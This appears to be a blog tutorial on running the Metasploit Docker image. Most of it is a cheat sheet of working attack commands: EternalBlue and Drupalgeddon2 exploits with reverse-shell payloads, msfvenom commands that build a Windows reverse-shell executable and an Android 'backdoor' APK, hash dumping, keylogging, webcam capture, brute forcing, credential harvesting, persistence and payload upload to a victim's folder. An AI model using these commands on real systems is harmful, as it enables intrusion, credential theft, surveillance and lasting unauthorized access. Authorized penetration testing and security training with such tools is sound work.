Penetration Testing with Metasploit Docker Image

🛠️ What is Metasploit Framework?
The Metasploit Framework is one of the most powerful and widely used penetration testing tools in the cybersecurity world. It provides security professionals, researchers, and ethical hackers with an extensive set of tools to test system vulnerabilities, exploit known weaknesses, and develop custom exploits. Whether you’re simulating attacks for learning purposes or conducting professional red team assessments, Metasploit offers a flexible and modular environment tailored for the job.
Developed and maintained by Rapid7, the framework supports thousands of exploits, payloads, encoders, and post-exploitation modules. From network scanning to privilege escalation, Metasploit remains a go-to toolkit for anyone serious about offensive security.
🐳 Metasploit in Docker: Portable Pen Testing
If you’re looking for an easy way to run Metasploit without setting it up from scratch, you’re in luck. The official Docker image, metasploitframework/metasploit-framework, lets you run the full framework in a containerized environment-no need to deal with complex dependencies or installation headaches.
🚀 Why Use the Docker Image?
Running Metasploit via Docker offers several benefits:
- Quick Setup: Pull the image and go-no need to install Ruby or configure PostgreSQL.
- Isolation: Keeps your host system clean by running everything in a sandboxed container.
- Portability: Move your pen-testing toolkit anywhere Docker runs.
🔧 Getting Started
To get started, just run:
docker pull metasploitframework/metasploit-framework
This will download the latest available image (last updated over a year ago at the time of writing), which is around 715 MB in size. While it’s not the most lightweight image, it includes everything you need to start using Metasploit right away.
Once downloaded, you can launch Metasploit like this:
docker run -it metasploitframework/metasploit-framework
You’ll be dropped into msfconsole, the interactive command-line interface for Metasploit. From there, you can begin scanning, exploiting, and exploring.
🧰 Common Metasploit Use Cases
🔎 1. Information Gathering
🔍 TCP Port Scan
use auxiliary/scanner/portscan/tcp
set RHOSTS 192.168.1.0/24
set THREADS 50
run
🔍 Banner Grabbing
use auxiliary/scanner/http/http_version
set RHOSTS 192.168.1.105
run
🔍 SMB Version Detection
use auxiliary/scanner/smb/smb_version
set RHOSTS 192.168.1.105
run
💥 2. Exploitation
🚨 EternalBlue (MS17-010)
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.105
set LHOST 192.168.1.99
set PAYLOAD windows/x64/meterpreter/reverse_tcp
run
🚨 Exploiting a Web Server (Drupalgeddon)
use exploit/unix/webapp/drupal_drupalgeddon2
set RHOSTS 192.168.1.120
set TARGETURI /drupal
set PAYLOAD php/meterpreter/reverse_tcp
set LHOST 192.168.1.99
run
🐚 3. Payload Generation
🧬 Windows Reverse Shell EXE
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.99 LPORT=4444 -f exe > shell.exe
🧬 Android Backdoor APK
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.99 LPORT=4444 -o backdoor.apk
🖥️ 4. Post-Exploitation
🧠 Dump Windows Hashes
meterpreter > hashdump
🧠 Record Keystrokes
meterpreter > keyscan_start
meterpreter > keyscan_dump
🧠 Take Webcam Snapshot
meterpreter > webcam_snap
🧠 Escalate Privileges (Local Exploit Suggestor)
run post/multi/recon/local_exploit_suggester
🕵️ 5. Brute Force Attacks
🔐 SSH Brute Force
use auxiliary/scanner/ssh/ssh_login
set RHOSTS 192.168.1.105
set USERNAME root
set PASS_FILE /usr/share/wordlists/rockyou.txt
run
🔐 SMB Login Bruteforce
use auxiliary/scanner/smb/smb_login
set RHOSTS 192.168.1.0/24
set USER_FILE users.txt
set PASS_FILE passwords.txt
run
🧱 6. Pivoting / Routing
🔄 Add Route via Compromised Session
route add 192.168.2.0 255.255.255.0 1
🔄 Use SOCKS Proxy via Metasploit
use auxiliary/server/socks_proxy
run
📡 7. Social Engineering Attacks
🎣 Clone a Login Page (Credential Harvesting)
use auxiliary/server/capture/http_basic
set REALM "Login Required"
set SRVPORT 8080
set URIPATH /
run
🤖 8. Automation with Resource Scripts
📜 Auto-Run Script Example
Create exploit.rc:
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.105
set LHOST 192.168.1.99
set PAYLOAD windows/x64/meterpreter/reverse_tcp
run
Then run:
msfconsole -r exploit.rc
📦 9. Maintaining Access
🧬 Persistent Reverse Shell
run persistence -U -i 5 -p 4444 -r 192.168.1.99
📂 Upload and Execute Payload Later
meterpreter > upload shell.exe C:\\Users\\Victim\\AppData\\Roaming\\
meterpreter > execute -f C:\\Users\\Victim\\AppData\\Roaming\\shell.exe
🧪 10. Exploit Development
cd ~/.msf4/modules/exploits/custom/
nano my_custom_exploit.rb
# Write module using Ruby, then reload
msfconsole > reload_all
⚠️ Reminder
These commands are for educational and authorized use only. Always have permission before testing on any network or system.
🔗 Resources
Metasploit comes with an active development community and plenty of documentation:
- 🌐 Official Site: https://metasploit.com
- 🧪 GitHub Repo: https://github.com/rapid7/metasploit-framework
- 🐛 Bug Reports: https://r-7.co/MSF-BUGv1
- 📚 API Docs: https://rapid7.github.io/metasploit-framework/api
- 📘 Tutorials: Metasploit Unleashed and community wiki
👥 Contributing to Metasploit
Interested in contributing? Head to the Dev Environment Setup Guide on GitHub. It walks you through installing dependencies, setting up your local environment, and submitting pull requests.
Metasploit is open-source and welcomes contributors-from seasoned developers to hobbyist hackers-so don’t hesitate to get involved.
🧩 Final Thoughts
The Metasploit Docker image makes it easier than ever to start hacking-legally and ethically, of course. Whether you’re testing your own systems or learning how attackers operate, having a containerized version of Metasploit streamlines the process and gets you into msfconsole faster than ever.






Post Comment